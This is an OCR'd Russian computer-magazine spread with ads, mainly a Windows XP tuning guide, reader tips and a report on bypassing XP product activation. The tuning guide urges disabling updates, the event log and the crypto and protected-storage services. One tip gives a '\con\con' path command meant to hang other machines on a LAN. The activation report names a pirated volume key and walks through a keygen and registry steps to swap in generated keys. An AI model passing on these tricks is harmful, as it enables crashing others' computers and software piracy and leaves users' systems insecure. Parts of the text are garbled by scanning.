Как сразу на винче polegчало, а? :) Хорошо, но недостаточно!! А стоило ли тогда вообще устанавливать XP на такую дохлую тачку? Ладно, боец за ресурсы, давай отключим System Restore - твоя машина резко повеселеет. Но учти, в результате очистятся папки System Volume Information на всех дисках, ты потеряешь все ранее сделанные Restore Point и больше не сможешь в случае чего быстренько откатиться к одному из предыдущих рабочих состояний системы. Твой компьютер работает без сбоев, и ты твердо уверен, что так будет




Трус не играет в хоккей. Выключаем все на фиг!

продолжаться и дальше?! Ну-ну, оптимист! Ладно, снова открывай System Properties, переходи на закладку System Restore и отменяй чекбокс Turn off System Restore on all drives. Поздравляю, коллега, с этого момента ты работаешь без страховки :).

<А пошустрее нельзя?>

Иногда складывается впечатление, что у Windows XP есть ноги и что к этим ногам гири привязали. Очень уж неторопливо она работает. Между тем, попинав систему в нужных местах, легко добиться заметного роста ее активности. Самый очевидный пинок - это отключение всех графических финтифлюшек. Помнишь закладку Visual Effects (System Properties -> Advanced Performance -> Performance -> кнопка Settings:), которую мы оставили на потом? Пришло время к ней вернуться и отметить там пункт Adjust for best performance - интерфейс тут же зашевелится гораздо шустрее.


Постараемся добавить ему еще немного оборотов, для чего, правда, придется отредактировать пару ключей в реестре. Первый из них находится по адресу HKCU\ControlPanel\ и называется MenuShowDelay. Он отвечает за задержку, после которой появляются раскрывающиеся меню. По умолчанию эта задержка равна 400 миллисекундам, что многовато. Уменьшай ее до 100 или даже до нуля. Ключ номер два скрывается в HKCU\ControlPanel\Desktop\WindowsMetrics под именем MinAnimate. Сделай его равным единице, и это уберет анимацию окон. Они начнут выпрыгивать на экран безо



Кто сказал, что красота спасет мир?

всяких эффектов. Мгновенно.
Покончив с ускорением интерфейса, перейдем ко второму очевидному этапу: попытаемся разобраться с программами, которые непонятно зачем стартуют вместе с системой. Для наведения порядка воспользуемся стандартной утилитой Msconfig. Запускаем ее (набрав название в Start -> Run) и внимательно изучаем появившийся на закладке Startup список прог. Что-либо необходимое для нормальной работы системы в этом списке отсутствует, поэтому немедленно снимай галочку с любой незнакомой программы, т.е. лишай ее права на автозагрузку.

Если впоследствии окажется, что ты погорячился и эта прога должна все-таки загружаться вместе с Windows, указанную галочку всегда можно будет вернуть :).
Так, с этим мы разобрались. Теперь займемся отключением ненужных компонентов системы. Начнем со встроенного дебагера. Опять запускаем Regedit, лезем в H K L M \ S O F T W A R E \ M i c r o s o f t \ W i n d o w s N T \ C u r r e n t V e r s i o n \ A e D e b u g, находим там ключ Auto и меняем его с 1 на 0. Далее - в System Properties, закладка Advanced. Нажимаем на кнопку Error Reporting и в открывшемся окне выбираем Disable error reporting. Устанавливаем галочку напротив But notify me when critical errors



Стартуем? Давить и не пущать!

На той же закладке ищем раздел System Failure and debugging information и кликаем по Settings. Опаньки, новое окошко. А зачем мы сюда забрались? А затем, чтобы снять флажок Automatically restart. Дело в том, что если оставить эту опцию включенной, то, вместо того чтобы выкинуть BSOD ("синий экран смерти"), компьютер будет просто перезагружаться. Это плохо, потому как на BSOD ты точно обратишь внимание, а прочитав его, даже сможешь понять, в каком направлении надо копать (что глючит). Внезапная же перезагрузка, случившаяся без видимых причин, лишь испортит настроение. И еще - в

NEXT

PC_Zone


ДОВОДИМ ДО УМА WINDOWS XP

Алексей Шашков
(lehmen@3dnews.ru)

этом же окне обрати внимание на раздел Write debugging information. Не стоит позволять системе делать полный дамп памяти при каждой ошибке, винт-то не резиновый.

Оставь либо Small memory dump (64 KB), либо вообще выключи, ведь даже если что-то сбойнет, ты же все равно в этот дамп не полезешь, верно? :)

Уф, что-то я запарился слегка. Пора делать маленький перерывчик, но перед этим дам небольшой совет тем, чей компьютер медленно не только работает, но и выключается. А совет такой: попробуйте изменить время, которое отводится системе на "убийство" процессов, не желающих выгружаться по-человечески. Сделать это можно, изменив ключ WaitToKillServiceTimeout, который проживает



Дамп ему. Места на всех не напасешься.

по адресу HKLM\SYSTEM\CurrentControlSet\Control. По умолчанию данный ключ равен 20000. Это значит, что Windows ждет целых 20 секунд, прежде чем убить непослушную службу. Стоит уменьшить это значение, скажем, до 5000, и процесс пойдет гораздо быстрее. Значение меньше 5000 ставить, пожалуй, не стоит, это может привести к тому, что XP будет убивать все без разбора, нужное и ненужное, не только при выключении, но и посреди сеанса работы :).

<XP: Последние капли>

Перекур закончился, и пришла пора заняться более серьезным твиком. Сейчас мы с тобой начнем "гасить" системные службы (services). Решившись на это, помни, что именно службы определяют работоспособность ключевых элементов системы, и, перестаравшись в их отключении, можно запросто угробить систему. С другой стороны, после правильной зачистки работа твоей машины ощутимо ускорится. Ну что, ты готов рискнуть? Что же... От человека, своими руками отключившего System Restore, я другого и не ожидал :). Итак, мы топчем по маршруту Control Panel -> Administrative Tools -> Services. В появившемся окне видим список служб, которые могут работать на компьютере. Для каждой из служб правой кнопкой мышки можно вызвать контекстное меню и через него войти в Properties. В Properties 4 закладки. Для нас интересны




ICF и ICS жить без меня не могут? А мне RPC на свете всех милее!

всего две. Это первая закладка - General, и последняя - Dependencies. Из General можно изменить текущий статус службы (кнопки Start, Stop, Pause и Resume) и статус, который служба имеет при загрузке (строка Startup type). Закладка Dependencies позволяет узнать, от каких служб зависит эта (без запуска которых она сама не сможет запуститься) - раздел This service depends on following system components, и какие службы зависят от нее (не смогут стартовать, если эта не будет запущена) - раздел The following system components depend on this service.

Каждая служба при загрузке операционной системы может запускаться автоматически (Automatic), вручную (Manual) или не запускаться вообще (Disabled).

С теорией покончили, пора переходить к практике. Но прежде позволю заметить, что ни про один из аспектов настройки системы не ходит столько бредовых сказок, как про настройку служб. Чаще всего в советах фигурируют два варианта.

Первый - все ставить на автоматическую загрузку. Причем иногда ставят действительно ВСЕ. Кто поумнее - так только то, что запущено. Результатом такого гениального твика становятся тормоза при загрузке компьютера на лишние 2-3 (5-10) минуты, после того как появился



Без меня - никакой сети!

десктоп. Службы стартуют. Все остальное стоит. Лишь наш гений лихорадочно тыкает мышкой и стучит по клавиатуре. Но, увы, ничего не происходит :).

Второй - все ставить на ручную загрузку. Другая крайность. Система, конечно, загрузится быстро. Но, например, попытка обратиться к локальной сети вызо-

вет тормоза на несколько минут. Компьютер попытается запустить нужные сервисы, потом обнаружит, что для их запуска сначала требуется стартовать другие, примется запускать их и так по цепочке. Хорошо, если сможет разобраться, а то ведь возможен вариант, когда компьютер запугается в этих сочетаниях и ничего не заработает вообще :).

Таким образом, для нормальной работы необходим разумный компромисс между службами, которые запускаются автоматически, теми, что запускаются вручную, и не запускающимися вообще. Его-то поиском мы сейчас и займемся. Но, прежде чем начать, нужно ОБЯЗАТЕЛЬНО сохранить ветку реестра, отвечающую за запуск системных служб. Для этого открой ее (HKLM\SYSTEM\CurrentControlSet\Services) в Regedit и выбери в меню File пункт Export Registry Key. Зачастую результат твика оказывается настолько не таким, как ты ожидал, что исправить положение можно лишь двумя кликами по заветному reg-файлику или же... переустановкой системы :). Какой способ тебе ближе, выбирай сам. И давай, наконец, возьмемся за дело. Вот тебе приблизительный список служб, подлежащих отключению:

■ DHCP-клиент (DHCP client). Отвечает за автоматическое распределение IP-адресов. Если сети никакой нет (в том числе и и-нета), то отключай. DNS-клиентом поступи аналогично.

■ Telnet. Обеспечивает возможность соединения и работы по протоколу telnet. Если не знаешь, что это такое и зачем тебе оно надо, - выключи. Если знаешь, но в курсе, что оно тебе на фиг не нужно, то тем более.

■ Беспроводная настройка (Wireless zero configuration). Настраивает беспроводные сети. Нет сети - нет проблемы - службу убить.

■ Диспетчер очереди печати (Print Spooler). Буфер, который используется при печати. Если принтером ты еще не разжился, то и этот буфер тебе ни к чему.

■ Журнал событий (Event Log). Именно эта служба захламляет системные логи (Control Panel -> Administrative Tools -> Event Viewer) всяким бредом (а порой и не только им :). Ежели в логи ты отродясь не глядел, можешь выключить и ее.

■ Защищенное хранилище (Protected Storage). Позволяет прятать от любопытных глаз всякую лабуду вроде ключей и паролей пользователей, что на домашней машине обычно не требуется.


■ Источник бесперебойного питания (Uninterruptible power supply). Управляет работой бесперебойных источников питания (UPS). У тебя есть ИБП? Нет? Вырубай.

■ Обзорщик компьютеров (Computer Browser). Обновляет список компов в сети. Если локальной сети нет - Обзорщик не требуется.

■ Планировщик (Task Scheduler). Обеспечивает возможность запуска приложений в заданное время. Казалось бы, если не используешь эту возможность, то эта служба - первый кандидат на отключение. Но все не так просто, поскольку Планировщик заданий также формирует так называемые prefetch файлов. Файлы эти создаются для каждого из запускаемых приложений (в том числе и самой XP) и содержат информацию о том, где физически на вашем диске расположены файлы программы и в каком порядке их следует загружать. Так что сам решай, что тебе важнее: несколько лишних мегабайт памяти или чуть более быстрый запуск системы и прог :).



компактная музыка



MP3 плееры LYRA – это новое измерение твоей свободы. Скачай свою любимую музыку из Internet, запиши ее на CD, флеш-карту или напрямую в память плеера и наслаждайся. С помощью прилагаемых к LYRA программ ты сможешь создавать свои миксы и редактировать личную фонотеку. Thomson является одним из изобретателей формата MP3, а серия LYRA – воплощение мечты об идеальных MP3 плеерах – легких, универсальных и удобных в использовании.

Подробная информация о формате MP3, плеерах Thomson LYRA, интернет-магазин, а также ссылки на MP3 сайты на нашем сайте

www.lyra.ru

THOMSON
ЕВРОПЕЙСКИЙ ВЗГЛЯД НА ВЕЩИ



товар сертифицирован

PC_Zone

ДОВОДИМ ДО УМА WINDOWS XP

Алексей Шашков
(lehmen@3dnews.ru)

■ Сервер (Server). Обеспечивает возможность пользоваться твоими ресурсами соседям. Если есть локальная сеть - служба должна работать. Если нет, убирай.

■ Серийный номер переносного медиа-устройства (Portable media serial number). Эта служба должна получить номер переносного музыкального устройства, подключаемого к компьютеру. Зачем это надо, мне не совсем понятно. Думается, что Микрософт, помешанный на борьбе с пиратством, придумывает все новые и новые фишки, призванные обуздать вполне естественное стремление человека к халяве, и эта хрень нужна именно для этого :).

■ Сетевые подключения (Network Connections). Название говорит само за себя. Есть сеть (любая, даже через модем) служба нужна. Нет - не нужна.

■ Служба времени Windows (Windows time). Корректирует время на локальной машине по time-серверу. Бесплезная трата ресурсов, время можно выставить и руками.

■ Служба обнаружения SSDP (SSDP Discovery service). Отвечает за автоматический поиск устройств, поддерживающих UPnP (универсальный Plug and Play). Что-то я сомневаюсь, что у тебя имеются подобные устройства. Выключаем.

■ Служба сообщений (Messenger). Принимает и отправляет мессаги. Работает лишь из командной строки. Отключи. Понадобится - найдешь чего-нибудь попрличней.

■ Служба удаленного управления реестром (Remote Registry Service). У тебя необходимость в подобной фишке? Что-то я сомневаюсь...


■ Службы IPSEC (IPSEC Policy Agent). Есть Интернет или локальная сеть - пусть работает. Нет - придуши.

■ Службы криптографии (Cryptographic Service). На этой службе построена вся система шифрования XP. Если тебе прятать нечего, можешь отключить. Но учти, после этого перестанут работать такие вещи, как: шифрование на уровне файловой системы, защищенные соединения в Интернет (можешь забыть о Windows Update :) и даже проверка системных файлов (команда sfc).

■ Службы терминалов (Terminal Service). Раньше была доступна исключительно на серверных вариантах ОС (а во времена NT4 только на Server Terminal Edition). В XP отвечает за работу таких вещей, как Remote Desktop и возможность одновременно работать на одной машине нескольким людям (даже без сети, через Switch User). А тебе нужно, чтоб на твоей машине работали другие? :

■ Телефония (Telephony). Работает с модемом. Любим. Если существует что-либо, к чему надо подсоединяться (например, Dial Up или DSL), должна работать.

■ Уведомление о системных событиях (System Event Notification). Занимается тем же, что и Event Log. Если отключили ту, отключите и эту.



Сколько же их тут развелось! И каждая, небось, думает, что без нее никак?

Напоследок несколько советов. Не следует выключать все подряд, особенно если не совсем понимаешь, зачем это надо. Ведь важнейшие службы иногда имеют самые идиотские, на первый взгляд, названия. Например, что может сказать название вроде Удаленный вызов процедур (Remote Procedure Call) или Система событий COM+ (COM+ Event System)? Между тем это важнейшие для работы Windows службы, и трогать их нельзя. Кроме перечисленного, в системе могут быть и другие "лишние" службы, причем поставленные не только XP, но и внешним софтом. В общем, не маленький - сам как-нибудь разберешься.

<Сеть>

Оптимизацию сети стоит начать с отключения службы Quality of Service. QoS обеспечивает бесперебойную работу некоторых служб, например, потокового видео или аудио через Интернет. На первый взгляд, вроде в этом нет ничего плохого. Однако QoS резервирует определенный процент трафика под свои нужды, даже когда ничто ее возможности не использует. А это уже наглость! Для отключения QoS удаляем из сетевых протоколов службу QoS Packet Scheduler.



Не следует
выключать
все подряд

зачем особенно если не совсем понимаешь, это надо.

Собери их срочно!
Это RULEZ
Точно!


Sprite®




САМОВЫРАЖЕНИЕ
ДОСТОЙНО УВАЖЕНИЯ!

PC_Zone


ДОВОДИМ ДО УМА WINDOWS XP

 **Алексей Шашков**
(lehmen@3dnews.ru)



*Нам чужого коннекта не надо.
Но и своего ни бита не отдадим!*

Но этого мало! Запускаем апплет Group Policy, gpedit.msc (доступен только в XP Pro, пользователи Home отдыхают), идем в Local Computer Policy -> Administrative Template -> Network -> QoS Packet Scheduler. Находим там ключ Limit reservable bandwidth, кликаем по нему два раза и конфигурируем его с 20%, установленных по умолчанию, до нуля. После этого следует отучить XP ломиться в Инет по поводу и без повода. Первая жертва - Windows Update. Идем в System Properties, закладка Automatic Updates, и отмечаем Turn of automatic updating. I want to update my computer manually. С Windows Update покончено. Увы, это далеко не единственная служба, которая испытывает подозрительную тягу к сетевому общению. Для того чтобы разобраться с ними со всеми сразу, служит замечательная программа под названием XP AntiSpy. Это утилита из разряда must have для любого использующего XP. Качай ее отсюда <http://www.xp-antispy.de/download.htm> (существует даже русская версия) и пользуйся на здоровье.



ЧК на страже.
Давить контрреволюционную сволочь!



TIPS & TRICKS

Как изменить заставку на вход в систему в WinXP. Выбираем Пуск/Выполнить, набираем "regedit32" и нажимаем "OK". Находим в системном реестре следующий ключ: HKEY_USERS\DEFAULT\Control Panel\Desktop. И меняем строковый параметр "SCRNSAVE.EXE" с "logon.scr" на путь и имя к той заставке, которая вам больше

по вкусу. Главное, чтобы путь был указан правильно, а если файл заставки находится в каталоге %SystemRoot%\System32, то путь можно вообще не указывать, достаточно одного имени файла.

Anatoliy aka
Reanimatorrtc_ru@mail.ru

Ну а наш "оздоровительный" курс на этом закончен! Все! Теперь можно окинуть гордым взглядом софт, который лихорадочно вызывает к убитой тобой системной службе, насладиться криками несчастного XP, напрасно ищущего файл, цинично стертый в борьбе за лишний килобайт, и посмеяться над муками программ, еще помнящих то время, когда у тебя работала сеть... А затем пожать плечами, улыбнуться и сказать: ну, сказки, допустим, вам никто и не обещал... И привычно помянуть Билла Гейтса ласковым словом :).

TIPS & TRICKS

Если есть Lan с w9x, WNT и есть расшаренные директории, то можно запросто повесить комп. В Start -> Run надо набрать такую команду: `*/*/*\con\con` где *- имя компа сети,

** - имя расшаренной папки, перед набором надо влезть в ту папку. Комп виснет.

Yevgeniy Pranch [werta@inbox.lv]

PHILIPS

Улучшает жизнь и систему.



Что лучше: картинка или текст? Новый монитор Philips с функцией Lightframe III автоматически распознает текстовые и графические области файла и показывает каждую из них с оптимальным разрешением. Для чего это нужно? Philips Lightframe III более качественно передает изображение интернет-страниц, презентаций PowerPoint, увеличивает возможности редактирования фотографий и улучшает изображение в целом. Неважно, какой у Вас компьютер. Важно, какие периферийные устройства Вы используете...

ОКНО
Ultra Computers
Белый Ветер
Берлина
РВидео
Партна

(095) 949 21 11
(095) 729 52 44
(095) 730 30 30
(095) 362 78 40
(095) 777 777 5
(095) 782 30 07

Систем
СтартМастер
Технодом
Технодет компьютерс
Информетика
НБС.Томск

(095) 781 23 84
(095) 925 38 52
(095) 777 8 777
(095) 363 9 335
(8432) 99 01 01
(3452) 41 51 34

Тант
Алмаз
НОСТА
Партнакс
Компьютерный мир
Компьютер-Центр NBS

(0512) 24 57 43
(8012) 53 85 77
(3852) 58 22 18
(8432) 93 55 46
(812) 303 90 47
(812) 525 32 16

Дополнительная информация на сайте: www.philips.com/ru/it/it/

МАХИНАЦИИ С АКТИВАЦИЕЙ

ОТЧЕТ О ПОСЛЕДНИХ МЕТОДАХ БОРЬБЫ С ПИРАТАМИ

Компьютерное пиратство всегда было большой проблемой. Но ни одна из софтверных фирм не страдала от него так сильно, как Microsoft. Поэтому нет ничего удивительного в том, что именно Microsoft первой представила на рынок технологию Product Activation. Однако это хоть и смогло несколько уменьшить разгул софтверных пиратов, о полной победе говорить пока рано. С выходом SP1 для Windows XP Microsoft делает еще одну попытку обуздать пиратский произвол. Но решительно переломить ход сражений на полях борьбы с пиратством он не сможет.

Впервые технология Product Activation представлена в Windows 2000 Server. Входящий в состав этой ОС Terminal Server без активации мог работать всего 90 дней. Суть активации - обмен ключами между пользователем и Microsoft. Один номер генерируется у пользователя на основе серийного номера продукта и некоторых особенностей аппаратного обеспечения компьютера. Этот номер отсылается в Microsoft, где на его основе генерируется другой. Этот номер отправляется обратно, пользователь вводит его, и процесс активации считается завершенным. Благодаря тому, что при генерации ключа у пользователя учитываются особенности только его (пользователя) компьютера, полученный номер уникален и подходит лишь к данной конкретной машине. Любой другой, даже полностью идентичный с точки зрения аппаратного обеспечения компьютер, получит свой, подходящий только для него уникальный номер. Это предотвращает активацию разных компьютеров с одной парой номеров.

WPA (Windows Product Activation) так и не смогла полностью пресечь воровство Windows XP. Методов, с помощью которых нечестные пользователи обходили активацию, множество, но самый популярный из них - использование корпоративного CD-KEY. Пираты воспользовались тем, что Microsoft выпускает специальные версии ОС, предназначенные для корпоративных партнеров, которые предустанавливают Windows XP на тысячи компьютеров. Для того чтобы им не приходилось активировать тысячи копий, Microsoft выпустила версию XP, не требующую активации. Конечно же, эта версия для внутреннего пользования сразу же попала в руки пиратов, еще до официального выхода ОС, и немедленно была растиражирована в огромных количествах.

Очевидно, что Microsoft не намерена мириться с таким положением вещей, и ее система активации продолжает совершенствоваться. Дальнейшее развитие этой технологии мы видим в Service Pack 1 для Windows XP. Стараясь максимально осложнить жизнь пиратом, SP1 имеет список неблагонадежных серийных номеров, которые замечены в массовом употреблении пиратами (самый известный - FCKGW RHQQ2 YXRKT 8TG6W 2B7Q8, ключ от первого украденного дистрибутива). При попытке инсталляции SP1 на ОС, проинсталлированную с использованием одного из известных пиратских номеров, инсталлятор сообщит о невозможности установки SP1. Никаких других мер по отношению к пиратам, по утверждению Microsoft, приниматься не будет. Они и дальше смогут пользоваться ворованной программой, но уже без воз-

можности обновить ее с помощью SP1. Более того, по сообщениям Microsoft скоро подобная система начнет использоваться и при Windows Update через Интернет. Таким образом, пользователи пиратских ОС лишатся любых форм Technical Support, в том числе и возможности устанавливать дополнения и заплатки ОС каким-либо образом. Список пиратских номеров, которые заблокированы в SP1, и планируемых к блокировке через Windows Update доподлинно неизвестен. Но, без сомнения, этот список будет постоянно пополняться.

Однако Microsoft не смогла закрыть все лазейки, и пользователи ворованных ОС все-таки имеют возможность незаконно наслаждаться всеми плодами софта от MS, не платя им ни цента. Как? Очень просто. Для этого требуется лишь сменить номер лицензии на какой-либо другой, еще не внесенный в черный список. И вскоре после выхода Windows XP, как грибы после дождя, стали появляться всевозможные генераторы ключей для Windows XP. Правда, большинство из них абсолютно бесполезны, и номера, сгенерированные ими, никуда не годятся. Но есть и исключения. Подобным исключением является, например, программа The Blue List XP KeyGen.



К тому же пользоваться этой прогой очень легко. Ее запуск приводит к появлению на экране окна, в котором: в разделе Software выбирается тип ОС, в разделе Mode - опция "FIND KEY", а в поле Num. of Searches указывается, сколько делать попыток найти рабочий ключ. Программа KeyGen генерирует в среднем 1 верный ключ из 40 попыток, поэтому установка числа попыток в 100 практически гарантирует положительный результат - остается лишь ввести новый ключ в систему!

Для чего юзеру лезет в реестр и по адресу HKLM\Software\Microsoft\WindowsNT\Current Version\WPAEvents меняет одну цифру (любую) в ключе oobetimer (что аннулирует текущую активацию), а затем запускает апплет активации (%systemroot%\system32\oobe\msobe.exe /a).



При выборе "активировать по телефону" появляется возможность сменить установленный ключ на любой другой кнопкой Change Product Key. Ввод нового ключа и последующая перезагрузка завершают дело.

С нею можно не только устанавливать Service Pack 1, но даже активировать ОС в Microsoft. Ведь нет никакой возможности отличить сгенерированный этой прогой ключ от номера, полученного с купленной ОС. Само собой, Microsoft всеми силами борется с этой программкой. Но все проконтролировать невозможно, и немереное количество народа может без труда найти эту программу через известные поисковики, например такие, как www.google.com или astalavista.box.sk.

Таким образом можно сказать, что противостояние брони и снаряда на поле битвы с самым массовым, наверное, воровством в человеческой истории (когда еще в этом было замешано такое огромное количество людей?) продолжается. Пираты пока выигрывают.

МУЛЬТИМЕДИЙНЫЕ КОЛОНКИ TDK XS-iV

Исключительное качество воспроизведения звука для персональных компьютеров, игровых приставок и портативных стереосистем



[eksésiv]

XS-iV

Революционная технология SurfaceSound™, обеспечивающая мощный звук и четкую звуковую картинку.

Плоскопанельные колонки SurfaceSound™, создающие звук всей поверхностью излучателя, помогают избежать сужения звукового поля с ростом частоты.

Расширенная зона наилучшего восприятия и повышенная точность локализации источников звука.

Усиленный сабвуфер с трубой круглого сечения, обеспечивающий мощное и живое воспроизведение звука с экстраординарной детальностью.

товар сертифицирован

SurfaceSound является зарегистрированной торговой маркой компании New Transducers Limited.

S80

- 80 Вт, 60 – 20 000 Гц
- малогабаритные плоскопанельные сателлиты
- высокомоощный сабвуфер; встроенная система активной фильтрации; отдельные усилители на каждый канал
- настольные подставки и крепления для монитора и настенного монтажа

 TDK

<http://www.tdk-russia.ru>

НАРКОТИК для СЕТЕВЫХ ГРАФОМАНОВ

НАРКОТИК для СЕТЕВЫХ ГРАФОМАНОВ

Тоха (Toxa@real.xaker.ru)

СЕТЕВОЙ ДНЕВНИК LIVEJOURNAL

Что приходит в голову при упоминании слова "дневник"? Не тот дневник, которым нас пугали в школе, а тот, в котором фиксируют свои мысли. Толстая потертая тетрадка, исписанная мелким почерком?! Это уже отжило свое. С появлением сети многие "реальные" вещи приобрели виртуальные аналоги, не избежал сей участи и "личный ежедневник". Он реинкарнировался в популярную сетевую службу - в онлайн-дневник LiveJournal. Это не новинка Интернета, но написать о нем случилось только сейчас и не потому, что мы тормоза. Просто именно сейчас этот онлайн-сервис переживает просто бум популярности. Однако обо всем по порядку.

<Живее всех живых>

Онлайн-дневник LiveJournal (<http://www.livejournal.com>) был создан обыкновенным жителем США и Интернета, программистом Брэдом Фицпатриком (Brad Fitzpatrick) в 1999 году. Этот парень, по-видимому, был большим любителем поделиться своими мыслями с окружающими, и одних гостевых книг ему не хватало. Проект получился настолько успешным, что завоевал популярность и признание интернетчиков во всех точках земного шара. "Жэжэисты" (т.е. пользователи "ЖЖ" - "Живого Журнала", общепризнанное среди российских юзеров сокращение назва-


Как и на любой популярный ресурс, на LiveJournal существует пародия - <http://www.deadjournal.com>. Естественно, он не так популярен, как его прообраз.

